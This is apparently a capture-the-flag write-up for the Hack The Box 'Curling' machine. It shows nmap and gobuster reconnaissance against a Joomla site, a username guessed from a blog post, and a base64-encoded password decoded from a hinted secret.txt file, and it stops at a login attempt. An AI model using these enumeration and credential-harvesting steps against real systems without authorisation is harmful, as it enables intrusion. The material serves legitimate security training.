

curling

nmap




```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 21:02 EDT
Nmap scan report for 10.10.10.150
Host is up (0.15s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.89 seconds
```

gobuster



```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# gobuster dir  -u http://10.10.10.150 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.150
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/16 21:03:23 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/.hta (Status: 403)
/administrator (Status: 301)
/bin (Status: 301)
/cache (Status: 301)
/components (Status: 301)
/images (Status: 301)
/includes (Status: 301)
/index.php (Status: 200)
/language (Status: 301)
/layouts (Status: 301)
/libraries (Status: 301)
/media (Status: 301)
/modules (Status: 301)
/plugins (Status: 301)
/server-status (Status: 403)
/templates (Status: 301)
/tmp (Status: 301)
===============================================================
2021/04/16 21:04:52 Finished
===============================================================
```

floris is probably a username



My first post of curling in 2018!

Details

Written by Super User


Category: Uncategorised

Published: 22 May 2018


Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris




```
            <label for="modlgn-remember" class="control-label">Remember Me</label> <input id=
        </div>
                <div id="form-login-submit" class="control-group">
            <div class="controls">
                <button type="submit" tabindex="0" name="Submit" class="btn btn-primary logi
            </div>
        </div>
                    <ul class="unstyled">
                            <li>
                    <a href="/index.php/component/users/?view=remind&amp;Itemid=101">
                    Forgot your username?</a>
                </li>
                <li>
                    <a href="/index.php/component/users/?view=reset&amp;Itemid=101">
                    Forgot your password?</a>
                </li>
            </ul>
        <input type="hidden" name="option" value="com_users" />
        <input type="hidden" name="task" value="user.login" />
        <input type="hidden" name="return" value="aHR0cDovLzEwLjEwLjEwLjE1MC8=" />
        <input type="hidden" name="a9e272c9d6833f1228b00386d093772e" value="1" />   </div>
    </form>
</div>
                        <!-- End Right Sidebar -->
                    </div>
                            </div>
        </div>
    </div>
    <!-- Footer -->
    <footer class="footer" role="contentinfo">
        <div class="container">
            <hr />

            <p class="pull-right">
                <a href="#top" id="back-top">
                    Back to Top             </a>
            </p>
            <p>
                &copy; 2021 Cewl Curling site!          </p>
        </div>
    </footer>

</body>
      <!-- secret.txt -->
</html>
```




```
Q3VybGluZzIwMTgh
```

Q3VybGluZzIwMTgh   looks lake base64 == Curling2018!




```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# echo "Q3VybGluZzIwMTgh" | base64 -d
Curling2018!
```



Floris

●●●●●●●●●●●●

